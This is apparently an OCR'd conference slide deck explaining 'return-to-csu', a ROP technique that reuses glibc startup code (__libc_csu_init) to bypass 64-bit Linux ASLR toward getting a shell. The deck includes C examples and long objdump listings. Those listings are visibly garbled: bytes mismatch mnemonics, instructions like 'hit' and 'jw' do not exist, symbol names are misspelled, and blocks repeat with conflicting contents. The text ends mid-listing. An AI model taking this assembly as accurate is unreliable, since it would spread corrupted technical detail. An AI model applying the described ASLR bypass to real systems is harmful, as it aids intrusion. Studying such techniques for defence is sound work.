
2. The real battlefield: source != compiled

Application source code

```
$ cat empty.c
int main(int argc, const char *argv[]){
    return 0;
}
```

We have named it **Attached code**

Application compiled code



```
empty:      file format elf64-x86_64

Disassembly of section .init:

0000000000004000 <.init>:
4000: 48 83 ec 08      mov     $0x8, %ecx
4005: 48 8b 05 2b 0a 20 00      mov     0xa202b00, %eax
400b: 48 85 c0         test    %eax, %eax
400d: 48 74 02        je      4011
400f: 48 ff 40        callq   *%eax
4011: 48 83 04 08      add     $0x8, %eax
4013: c3             retq

Disassembly of section .plt:

0000000000004010 <.plt>:
4010: ff 35 22 0a 20 00      jmpq    0xa202200
4016: ff 25 f4 0a 20 00      jmpq    0xa202f40
401b: 0f 1f 40 00      nopw    0x0

Disassembly of section .plt.got:

000000000000401d <__cxa_finalize@GLIBC_2.2.5>:
401d: ff 25 12 0b 20 00      jmpq    0xb200120
4022: 66 90          xchg    %ax, %ax

Disassembly of section .text:

0000000000004020 <_start>:
4020: 31 ed          xor     %ebx, %ebx
4022: 49 89 d1        mov     %edx, %ecx
4024: 54             pop     %eax
4026: 48 89 a2        mov     %eax, %edx
4028: 49 83 e4 f0     test    %eax, %eax
402d: 54             pop     %eax
402f: 48 ff 05 7a 01 00 00      jmpq    0x17a01005
4036: 48 8d 04 03 01 00 00      mov     0x10301003, %ecx
403d: 48 8d 3d a8 00 00 00      mov     0x3da80000, %ecx
4044: ff 15 06 0a 20 00      callq   0xa200060
404a: f4             hit     0x0
404c: 0f 1f 44 00 00      nopl    0x0(%rax,%rax,1)

0000000000004050 <__deregister_tm_clones>:
4050: 48 8d 3d a9 0a 20 00      mov     0xa200a90, %rdi
4056: 55             push    %rbp
4057: 55             push    %rbp
4058: 48 8d 05 a1 0a 20 00      mov     0xa200a10, %rdi
405d: 52 ff 39 f8      cmp     %rdi, %rbp
4062: 48 89 a5        mov     %rbp, %rbp
4064: 53 ff 13 74 19      je      0x13741903
406b: 57 48 8b 05 9a 0a 20 00      mov     0xa2009a0, %rdi
4070: 53 ff c8 05      test    %rax, %rax
4073: 54 74 04        je      0x740400
4075: 54 ff 40         pop     %eax
4077: 48 ff 05 2e 0a 20 00      jmpq    0xa20002e
407d: 66 2e 0f 1f 84 00 00      nopw    0x0(%rax,%rax,1)
4083: 54             pop     %rbp
4084: 53             retq
4085: 0f 1f 40 00      nopl    0x0(%rax,%rax,1)
408b: 66 2e 0f 1f 84 00 00      nopw    0x0(%rax,%rax,1)
4091: 54             pop     %rbp
4092: 53             retq
4093: 0f 1f 40 00      nopl    0x0(%rax,%rax,1)
4099: 66 2e 0f 1f 84 00 00      nopw    0x0(%rax,%rax,1)
409f: 54             pop     %rbp
40a0: c3             retq

00000000000040a0 <__register_tm_clones>:
40a0: 48 8d 3d a9 0a 20 00      mov     0xa200a90, %rdi
40a6: 55             push    %rbp
40a7: 48 8d 35 a2 0a 20 00      mov     0xa200a20, %rdi
40ac: 54             push    %rbp
40ad: 48 29 f6        sub     %rdi, %rax
40af: 48 89 a0        mov     %rbp, %rbp
40b0: 48 c1 f6 03      sar     $0x3, %rax
40b3: 48 89 20        mov     %rax, %rax
40b5: 48 c1 e8 1f     shr     $0x1f, %rax
40ba: 48 01 c6        add     %rax, %rax
40bc: 48 d1 f6        sub     %rax, %rax
40be: 74 18         je      0x741800
40c0: 48 8b 05 61 0a 20 00      mov     0xa200610, %rdi
40c5: 48 85 c0        test    %eax, %eax
40c7: 74 0c         je      0x740c00
40c9: 54             pop     %rbp
40ca: 53             retq
40cb: 0f 1f 40 00      nopl    0x0(%rax,%rax,1)
40d0: 66 2e 0f 1f 84 00 00      nopw    0x0(%rax,%rax,1)
40d6: 54             pop     %rbp
40d7: c3             retq
40d8: 0f 1f 40 00      nopl    0x0(%rax,%rax,1)
40de: 66 2e 0f 1f 84 00 00      nopw    0x0(%rax,%rax,1)
40e4: 54             pop     %rbp
40e5: c3             retq

00000000000040e5 <__cxa_finalize@GLIBC_2.2.5>:
40e5: ff 25 12 0b 20 00      jmpq    0xb200120
40ea: f4             hit     0x0
40ec: 0f 1f 44 00 00      nopl    0x0(%rax,%rax,1)

00000000000040f0 <_libc_csu_init>:
40f0: 41 17          push    %r15
40f2: 41 56          push    %r14
40f4: 41 59 ff       mov     %rdi, %r15d
40f6: 41 55          push    %r13
40f8: 41 54          push    %r12
40fa: 40 8d 25 ca 07 20 00      lea     0x7ca0725, %r12
40ff: 55             push    %rbp
4100: 48 8d 2d ca 07 20 00      lea     0x7ca072d, %rbp
4106: 53             push    %rbx
4107: 49 89 e6        mov     %rcx, %r14
4109: 49 89 e5        mov     %rcx, %r13
410b: 40 29 a5        sub     %r12, %rbp
410d: 48 83 ac 08     sar     $0x8, %rbp
4110: 48 ff ff ff     callq   0x0
4113: 48 83 ad        test    %rbp, %rbp
4115: 74 20         je      0x742000
4117: 48 ff 05 2e 0a 20 00      jmpq    0xa20002e
411d: 54             xchg    %ax, %ax
411e: 0f 1f 84 00 00 00      nopw    0x0(%rax,%rax,1)
4124: 64 00          mov     %r13, %edx
4125: 40 89 e6        mov     %rcx, %r14
4127: 44 89 e5        mov     %rcx, %r13d
4129: 41 ff 14 c0     callq   0x14c000
412e: 48 83 c3 01     add     $0x1, %rbx
4130: 48 19 ad        cmp     %rbx, %rbp
4132: 75 aa         jne     0x75aa00
4134: 48 83 04 08     add     $0x8, %rbp
4136: 54             pop     %rbp
4137: 53             retq
4138: 41 5c          push    %r12
4139: 41 5d          push    %r13
413a: 41 5e          push    %r14
413b: 41 5f          push    %r15
413d: c3             retq
413e: 66 2e 0f 1f 84 00 00      nopw    0x0(%rax,%rax,1)
4144: 67 00 00 00      nopw    0x0(%rax,%rax,1)

0000000000004080 <_libc_csu_fini>:
4080: c3             xchg    %ax, %ax


Disassembly of section .fini:

0000000000004084 <_fini>:
4084: 48 83 ac 05     sar     $0x5, %rbp
4086: 48 83 04 08     add     $0x8, %rbp
408c: c3             retq
```

Who is attaching it?
 What is it used for?
 Why it is attached to the executable?
 How protected is that attached code?
 How profitable is this code?

The minimum static linked code in dynamic linked application


FUNCTION	FILE PATH
<code>main()</code>	<code>/home/blackHat2018/empty</code>
<code>deregister_tm_clones()</code> <code>register_tm_clones()</code> <code>__do_global_ctors_aux()</code> <code>frame_dummy()</code>	<code>/usr/lib/gcc/x86_64-linux-gnu/7/crtbeginS.o</code>
<code>__libc_csu_fini()</code> <code>__libc_csu_init()</code>	<code>/usr/lib/x86_64-linux-gnu/libc_nonshared.a</code>
<code>_start()</code>	<code>/usr/lib/x86_64-linux-gnu/Scrt1.o</code>
<code>_init()</code> <code>_fini()</code>	<code>/usr/lib/x86_64-linux-gnu/crti.o</code>



2. The real battlefield: Who is attaching it?

The minimum static linked code in dynamic linked application

FUNCTION	FILE PATH
<code>main()</code>	<code>/home/blackHat2018/empty</code>
<code>deregister_tm_clones()</code> <code>register_tm_clones()</code> <code>__do_global_dtors_aux()</code> <code>frame_dummy()</code>	<code>/usr/lib/gcc/x86_64-linux-gnu/7/crtbeginS.o</code>
<code>__libc_csu_fini()</code> <code>__libc_csu_init()</code>	<code>/usr/lib/x86_64-linux-gnu/libc_nonshared.a</code>
<code>_start()</code>	<code>/usr/lib/x86_64-linux-gnu/Scrt1.o</code>
<code>_init()</code> <code>_fini()</code>	<code>/usr/lib/x86_64-linux-gnu/crti.o</code>



2. The real battlefield: What is used for?

Simplified `exec()` syscall flow. The Linux Kernel:

- Loads the executable and dynamic loader
- Jumps to `_start()` in the dynamic loader (`ld.so`)

Before `main()`

```
__libc_csu_init()  
-> __attribute__((constructor))  
-> ...
```

It allows to execute
code before `main()`

App. code

```
int main(int argc, const char *argv[])
```

After `main()`

```
__libc_csu_init()  
-> __run_exit_handlers()  
-> __attribute__((destructor))  
-> ...
```

It allows to execute
code after `main()`

2. The real battlefield: What is used for?

Example con/destructors

```
#include <stdio.h>
#include <stdlib.h>

void myfunctAtExit(void) {
    printf("myfunctAtExit()\n");
}

void __attribute__((constructor)) beforeMain() {
    printf("Before main()\n");
}

int main(int argc, const char *argv[]) {
    atexit(myfunctAtExit);
    printf("main()\n");
    return 0;
}

void __attribute__((destructor)) afterMain() {
    printf("After main()\n");
}
```

execution output

```
$ gcc consdest.c -o consdest
./consdest
Before main()
main()
myfunctAtExit()
After main()
```

2. The real battlefield: Why it is attached to the exec?

These program-level initializers and finalizers need to access to application pointers. For example `__libc_csu_init()`:


- `__frame_dummy_init_array_entry`
- `__init_array_end`

Each application has their initializers/finalizers:

- Pointers to those functions are stored in the executable
- This is why part of this code is attached to the executable, to make calls “easy”

Example of non-compiled attached code to the executable

```
0000000000000610 <__libc_csu_init>:
610: 41 57                push    %r15
612: 41 56                push    %r14
614: 41 89 ff            mov     %edi,%r15d
617: 41 55                push    %r13
619: 41 54                push    %r12
61b: 4c 8d 25 ce 07 20 00 lea     0x2007ce(%rip),%r12    # 200df0 <__frame_dummy_init_array_entry>
622: 55                  push    %rbp
623: 48 8d 2d ce 07 20 00 lea     0x2007ce(%rip),%rbp    # 200df8 <__init_array_end>
62a: 53                  push    %rbx
...                  ...
```



How protected is that attached code?

empty.c

```
int main(int argc, const char *argv[]) {  
    return 0;  
}
```

```
$ gcc empty.c -o empty -fstack-protector-all  
$ objdump -d empty | grep -e "^ .*__stack_chk_fail@plt>\|>:"  
0000000000000510 <_init>:  
0000000000000530 <_plt>:  
0000000000000540 <__stack_chk_fail@plt>:  
0000000000000550 <__cxa_finalize@plt>:  
0000000000000560 <_start>:  
0000000000000590 <deregister_tm_clones>:  
00000000000005d0 <register_tm_clones>:  
0000000000000620 <__do_global_ctors_aux>:  
0000000000000660 <frame_dummy>:  
000000000000066a <main>:  
   69c:    e8 9f fe ff ff      callq  540 <__stack_chk_fail@plt>  
00000000000006b0 <__libc_csu_init>:  
0000000000000720 <__libc_csu_fini>:  
0000000000000724 <_fini>:
```

PIE compiled: **Good**

- It can be loaded at random addresses

No SSP protected: **Bad**

- SSP is only in main()


How profitable is this code in an attack?

- The “attached code” is present in almost all apps
- Independently of the app source code we can expect this assembler code
- We know the protections applied: No SSP protected
- Useful when attacking unknown targets

If we can abuse of it we can create generic methods

How can we abuse of this code in practice ?

- **return-to-csu**: bypassing 64-bit Linux ASLR



Approach to bypass the ASLR

- 1) “Attached code” `ROP-chain` analysis with popular tools
- 2) Manual analysis of the “attached code” for fun and profit: Beyond automatic tools.
- 3) Universal `μROP` to control the execution flow: Controlling up to 3 arguments
- 4) Info leak with a `μROP` : Direct `libc` de-randomization.
- 5) Building the final `full-ROP` attack: Getting a shell.

3. Return-to-csu: 64-bit ASLR bypass

1) “Attached code” ROP-chain analysis with popular tools

Attached Code only

```

empy: file format elf64-x86_64

Disassembly of section .init:

00000000000004b8 <.init>:
4b8: 48 83 ec 18          sub    $0a8,%rax
4bc: 48 8b 05 25 0b 20 00 mov    0x200b25(%rip),%rax # 200fa8 <__gmon_start__>
4c3: 48 85 c0             test   %rax,%rax
4c6: 74 02              jw     4ca <__init+0a12>
4c8: ff 00             callq *%rax
4ca: 48 83 04 08        add     $0a8,%rax
4cc: c3                retq

Disassembly of section .plt:

00000000000004d0 <.plt>:
4d0: ff 35 ff 25 0a 20 00 pushq  0x200aff(%rip) # 200fcb <_GLOBAL_OFFSET_TABLE_+0xb>
4d6: ff 25 f4 0a 20 00 jmpq   *0x200aff(%rip) # 200f60 <_GLOBAL_OFFSET_TABLE_+0xb>
4dc: 0f 1f 40 00        nopl   0x0(%rax)

Disassembly of section .plt.got:

00000000000004e0 <__cxa_finalize@GLIBC_2.2.5>:
4e0: ff 25 12 0b 20 00 jmpq   *0x20b12(%rip) # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
4e6: 66 90             xchgb  %ax,%ax

Disassembly of section .text:

00000000000004f0 <_start>:
4f0: 31 ed             xor     %ebp,%ebp
4f2: 49 89 d1          mov     %r10,%r9
4f5: 5e                pop     %rsi
4f6: 48 89 a2          mov     %rax,%r10
4f9: 48 83 e4 f0       and     $0xffffffffffe0,%rax
4fd: 50                push    %rax
4fe: 54                push    %rax
4ff: 48 8d 05 7a 01 00 00 lea     0x17a(%rip),%r8 # 680 <__libx_csu_fini>
506: 48 8d 06 03 01 00 00 lea     0x103(%rip),%rax # 610 <__libx_csu_init>
50d: 48 8d 3d a6 00 00 00 lea     0xae(%rip),%rsi # 5fa <main>
514: ff 15 c6 2a 00 00 00 callq   *0x200ac6(%rip) # 200fa0 <__libc_start_main@GLIBC_2.2.5>
51a: f4                hlt
51b: 0f 1f 44 00 00    nopl   0x0(%rax,%rax,1)

0000000000000520 <_deregister_tm_clones>:
520: 48 8d 3d a9 0a 20 00 lea     0x200aa9(%rip),%rsi # 201010 <__TMC_END__>
527: 55                push    %rbp
528: 48 8d 05 a1 0a 20 00 lea     0x200aa1(%rip),%rax # 201010 <__TMC_END__>
52f: 48 39 f8          cmp     %rax,%rax
532: 48 89 a5          mov     %rax,%rbp
535: 74 19             jw     537 <_deregister_tm_clones+0x30>
537: 48 8b 05 9a 0a 20 00 mov     0x200aa5(%rip),%rax # 200f8b <_ITM_deregisterTMCloneTable>
53e: 48 85 c0          test    %rax,%rax
541: 74 04             jw     550 <_deregister_tm_clones+0x30>
543: 54                pop     %rbp
544: ff a0             jmpq    *%rax
546: 66 2a 0f 1f 84 00 00 mov     %rax,%rax
54d: 00 00 00          nopw    0x0(%rax,%rax,1)
550: 54                pop     %rbp
551: c3                retq
552: 0f 1f 40 00       nopl   0x0(%rax)
556: 66 2a 0f 1f 84 00 00 mov     %rax,%rax
55d: 00 00 00          nopw    0x0(%rax,%rax,1)

0000000000000560 <_register_tm_clones>:
560: 48 8d 3d a9 0a 20 00 lea     0x200aa9(%rip),%rsi # 201010 <__TMC_END__>
567: 48 8d 35 a2 0a 20 00 lea     0x200aa2(%rip),%rax # 201010 <__TMC_END__>
56e: 55                push    %rbp
56f: 48 29 f8          sub     %rax,%rsi
572: 48 89 a5          mov     %rax,%rbp
575: 48 c1 f6 03       sar     $0x3,%rsi
579: 48 89 f0          mov     %rax,%rsi
57c: 48 c1 f6 3f       shr     $0x1f,%rsi
580: 48 01 c6          add     %rsi,%rsi
583: 48 d1 f6          sar     %rsi
586: 74 18             jw     588 <_register_tm_clones+0x40>
588: 48 8b 05 41 0a 20 00 mov     0x200aa1(%rip),%rax # 200ff0 <_ITM_registerTMCloneTable>
58f: 48 85 c0          test    %rax,%rax
592: 74 0c             jw     5a0 <_register_tm_clones+0x40>
594: 54                pop     %rbp
595: ff a0             jmpq    *%rax
597: 66 2a 0f 1f 84 00 00 mov     %rax,%rax
59e: 00 00             nopw    0x0(%rax,%rax,1)
5a1: c3                retq
5a2: 0f 1f 40 00       nopl   0x0(%rax)
5a6: 66 2a 0f 1f 84 00 00 mov     %rax,%rax
5ad: 00 00 00          nopw    0x0(%rax,%rax,1)

```

```

00000000000005b0 <__do_global_ctors_aux>:
5b0: 80 3d 59 0a 20 00 00 cmpl   $0a0,0x200a59(%rip) # 201010 <__TMC_END__>
5b7: 75 2f             jnw     5b8 <__do_global_ctors_aux+0x30>
5b9: 48 83 3d 37 0a 20 00 cmpl   $0a0,0x200a37(%rip) # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
5c0: 00
5c1: 55                push    %rbp
5c2: 48 89 a5          mov     %rax,%rbp
5c5: 74 0c             jw     5d3 <__do_global_ctors_aux+0x20>
5c7: 48 8b 3d 3a 0a 20 00 mov     0x200a3a(%rip),%rsi # 201008 <__cxa_finalize@GLIBC_2.2.5>
5ca: 48 ff ff ff       callq   4d0 <__cxa_finalize@GLIBC_2.2.5>
5d3: 48 ff ff ff       callq   520 <_deregister_tm_clones>
5d8: c6 05 31 0a 20 00 01 movb    0x1,0x200a31(%rip) # 201010 <__TMC_END__>
5df: 54                pop     %rbp
5e0: c3                retq
5e1: 0f 1f 80 00 00 00 00 nopl   0x0(%rax)
5e8: f3 c3            rexb    %rax
5ea: 66 0f 1f 44 00 00 00 mov     %rax,%rax,1)

00000000000005f0 <frame_dummy>:
5f0: 55                push    %rbp
5f1: 48 89 a5          mov     %rax,%rbp
5f4: 54                push    %rbp
5f5: a9 66 ff ff       jmpq    560 <register_tm_clones>

0000000000000610 <__libx_csu_init>:
610: 41 57             push    %r15
611: 41 56             push    %r14
614: 41 89 ff          mov     %rsi,%r15d
617: 41 55             push    %r13
618: 41 54             push    %r12
61b: 48 8d 25 c6 07 20 00 lea     0x2007c6(%rip),%r12 # 200df0 <_frame_dummy_init_array_entry>
622: 55                push    %rbp
623: 48 8d 2d c6 07 20 00 lea     0x2007c6(%rip),%rbp # 200df8 <__init_array_end>
62a: 53                push    %rbx
62b: 48 89 f6          mov     %rsi,%r14
62e: 48 89 a5          mov     %rbx,%r13
631: 48 29 a5          sub     %r12,%rbp
634: 48 83 ac 08       sub     $0xa,%rbp
638: 48 c1 f4 03       sar     $0x3,%rbp
63c: 48 77 ff ff       cmpl   $0,%rsi
641: 48 85 a5          test    %rax,%rbp
644: 74 20             jw     666 <__libx_csu_init+0x5d>
646: 31 db            xor     %ebx,%ebx
64c: 0f 1f 84 00 00 00 00 nopl   0x0(%rax,%rax,1)
64e: 00
650: 48 89 aa          mov     %r13,%rsi
653: 48 29 f6          sub     %r14,%rsi
656: 48 89 ff          mov     %r15d,%rsi
659: 41 ff 14 d6       callq   41ff14(%rsi,8)
65d: 48 83 c3 03       add     $0x3,%rsi
661: 48 39 a5          cmp     %rbx,%rbp
664: 75 a6             jw     660 <__libx_csu_init+0x5d>
666: 48 83 c4 08       add     $0xa,%rbp
66a: 5b                pop     %rbx
66b: 54                pop     %rbp
66c: 41 5c             pop     %r12
66e: 41 5d             pop     %r13
670: 41 5e             pop     %r14
672: 41 5f             pop     %r15
674: c3                retq
675: 90                nop
676: 66 2a 0f 1f 84 00 00 mov     %rax,%rax,1)
67d: 00 00 00          nopw    0x0(%rax,%rax,1)

0000000000000680 <__libx_csu_fini>:
680: f3 c3            rexb    %rax

Disassembly of section .fini:

0000000000000684 <_fini>:
684: 48 83 ac 08       sub     $0xa,%rbp
688: 48 83 c4 08       add     $0xa,%rbp
68c: c3                retq

```

3. Return-to-csu: 64-bit ASLR bypass

1) “Attached code” ROP-chain analysis with popular tools

Attached Code only

```

empty: file format elf64-x86-64

Disassembly of section .init:

00000000000004b8 <.init>:
4b8: 48 83 ec 18          sub    $0x8,%rsp
4bc: 48 b8 05 25 0b 20 00 mov     0x200b25(%rip),%rax        # 200fa8 <__gmon_start__>
4c3: 48 85 c0             test   %rax,%rax
4c6: 74 02              je     4ca<__init+0x12>
4c8: ff 00             callq  *%rax
4ca: 48 83 04 08        add     $0x8,%rsp
4cc: c3                retq

Disassembly of section .plt:

00000000000004d0 <.plt>:
4d0: ff 35 f2 0a 20 00  jmpq    *0x200af2(%rip)        # 200fcb <_GLOBAL_OFFSET_TABLE_+0xb>
4d6: ff 24 f4 0a 20 00  jmpq    *0x200af4(%rip)        # 200fd0 <_GLOBAL_OFFSET_TABLE_+0xd>
4dc: 0f 1f 40 00        nopl

Disassembly of section .plt.got:

00000000000004e0 <__cxa_finalize@GLIBC_2.2.5>:
4e0: ff 25 12 0b 20 00  jmpq    *0x200b12(%rip)        # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
4e6: 66 90             xchg   %ax,%ax

Disassembly of section .text:

00000000000004f0 <_start>:
4f0: 31 ed             xor     %ebp,%ebp
4f2: 49 89 d1          mov     %r12,%r13
4f5: 5e                pop     %rsi
4f6: 48 89 a2          mov     %rax,%edx
4f9: 48 83 e4 f0        and     $0xffffffffffe0,%rsp
4fd: 50                push    %rax
4fe: 54                push    %rsp
4ff: 4c 8d 05 7a 01 00 00 lea     0x17a(%rip),%r8        # 680 <__libx_csu_fini>
506: 48 8d 0d 03 01 00 00 lea     0x103(%rip),%rax      # 510 <__libx_csu_init>
50d: 48 8d 3d a6 00 00 00 lea     0x6(%rip),%rsi       # 5fa <main>
514: ff 15 c6 0a 20 00  callq   *0x200ac6(%rip)      # 200fa0 <__libc_start_main@GLIBC_2.2.5>
51a: f4                hlt
51b: 0f 1f 44 00 00    nopl   0x0(%rax,%rax,1)

0000000000000520 <__register_tm_clones>:
520: 48 bd 3d a9 0a 20 00 lea     0x200aa9(%rip),%rdi     # 201010 <__TMC_END__>
527: 55                push    %rbp
528: 48 bd 05 a1 0a 20 00 lea     0x200aa1(%rip),%rax     # 201010 <__TMC_END__>
52f: 48 39 f8          cmp     %rax,%rbp
532: 48 89 a5          mov     %rbp,%rbp
537: 55 <__register_tm_clones+0x30>
53f: 0x200aa8(%rip),%rax      # 200fdb <__ITM_registerTMCloneTable>
53e: 74 04             test    %rax,%rax
541: 74 04             je      555<__register_tm_clones+0x30>
543: 54                pop     %rbp
544: ff a0             jmpq    *%rax
546: 66 2a 0f 1f 84 00 00 nopl    0x0(%rax,%rax,1)
54b: 00 00 00          nopw
550: 54                pop     %rbp
551: c3                retq
552: 0f 1f 40 00       nopl   0x0(%rax)
556: 66 2a 0f 1f 84 00 00 nopl    0x0(%rax,%rax,1)
55d: 00 00 00          nopw

0000000000000560 <__register_tm_clones>:
560: 48 bd 3d a9 0a 20 00 lea     0x200aa9(%rip),%rdi     # 201010 <__TMC_END__>
567: 48 bd 35 a2 0a 20 00 lea     0x200aa2(%rip),%rax     # 201010 <__TMC_END__>
56e: 55                push    %rbp
56f: 48 29 f6          sub     %rdi,%rsi
572: 48 89 a5          mov     %rbp,%rbp
575: 48 c1 f6 03       sar     0x3,%rsi
579: 48 89 f0          mov     %rsi,%rax
57c: 48 c1 e8 3f       shr     0xa,%rsi
580: 48 01 e8          add     %rsi,%rsi
583: 48 d1 f6          sar     %rsi
586: 74 18             test    %rsi,%rsi
588: 48 b8 05 a1 0a 20 00 lea     0x200aa1(%rip),%rax     # 200fdb <__ITM_registerTMCloneTable>
58f: 48 85 c0             test    %rax,%rax
592: 74 0c             test    %rax,%rax
594: 54                pop     %rbp
595: ff a0             jmpq    *%rax
597: 66 0f 1f 84 00 00 00 nopl    0x0(%rax,%rax,1)
59a: 00 00             nopw
5a1: c3                retq
5a2: 0f 1f 40 00       nopl   0x0(%rax)
5a6: 66 2a 0f 1f 84 00 00 nopl    0x0(%rax,%rax,1)
5ad: 00 00 00          nopw

```

```

00000000000005b0 <__do_global_ctors_aux>:
5b0: 80 3d 59 0a 20 00 00 cmpl    $0x0,0x200a59(%rip)      # 201010 <__TMC_END__>
5b7: 75 2f             jne     5c8 <__do_global_ctors_aux+0x38>
5b9: 48 83 3d 37 0a 20 00 cmpl    $0x0,0x200a37(%rip)      # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
5c0: 00              jbe     5c1
5c1: 55                push    %rbp
5c2: 48 89 a5          mov     %rbp,%rbp
5c5: 74 0c             je      5d3 <__do_global_ctors_aux+0xd3>
5c7: 48 bd 3d 3a 0a 20 00 lea     0x200a3a(%rip),%rdi     # 201008 <__dso_handle>
5ca: 48 ff ff ff       callq   4d0 <__cxa_finalize@plt>
5d3: 48 ff ff ff       callq   520 <__register_tm_clones>
5d8: e6 05 31 0a 20 00 01 movb    0x1,0x200a31(%rip)      # 201010 <__TMC_END__>
5df: 5d                pop     %rbp
5e0: c3                retq
5e1: 0f 1f 80 00 0a 00 00 nopl    0x0(%rax)
5e8: f3 c3            repx    retq
5ea: 66 0f 1f 44 00 00 00 nopl    0x0(%rax,%rax,1)

00000000000005f0 <__frame_dummy__>:
5f0: 55                push    %rbp
5f1: 48 89 a5          mov     %rbp,%rbp
5f4: 5d                pop     %rbp
5f5: a9 66 ff ff       jmpq    560 <__register_tm_clones>

0000000000000610 <__libx_csu_init>:
610: 41 57             push    %r15
611: 41 56             push    %r14
614: 41 89 ff          mov     %rdi,%r15d
617: 41 55             push    %r13
618: 41 54             push    %r12
61b: 4c 8d 25 0a 07 20 00 lea     0x20070a(%rip),%r12     # 200df0 <__frame_dummy_init_array_entry>
621: 55                push    %rbp
623: 4c 8d 2d 0a 07 20 00 lea     0x20070d(%rip),%rbp     # 200df8 <__init_array_end>
62a: 53                push    %r15
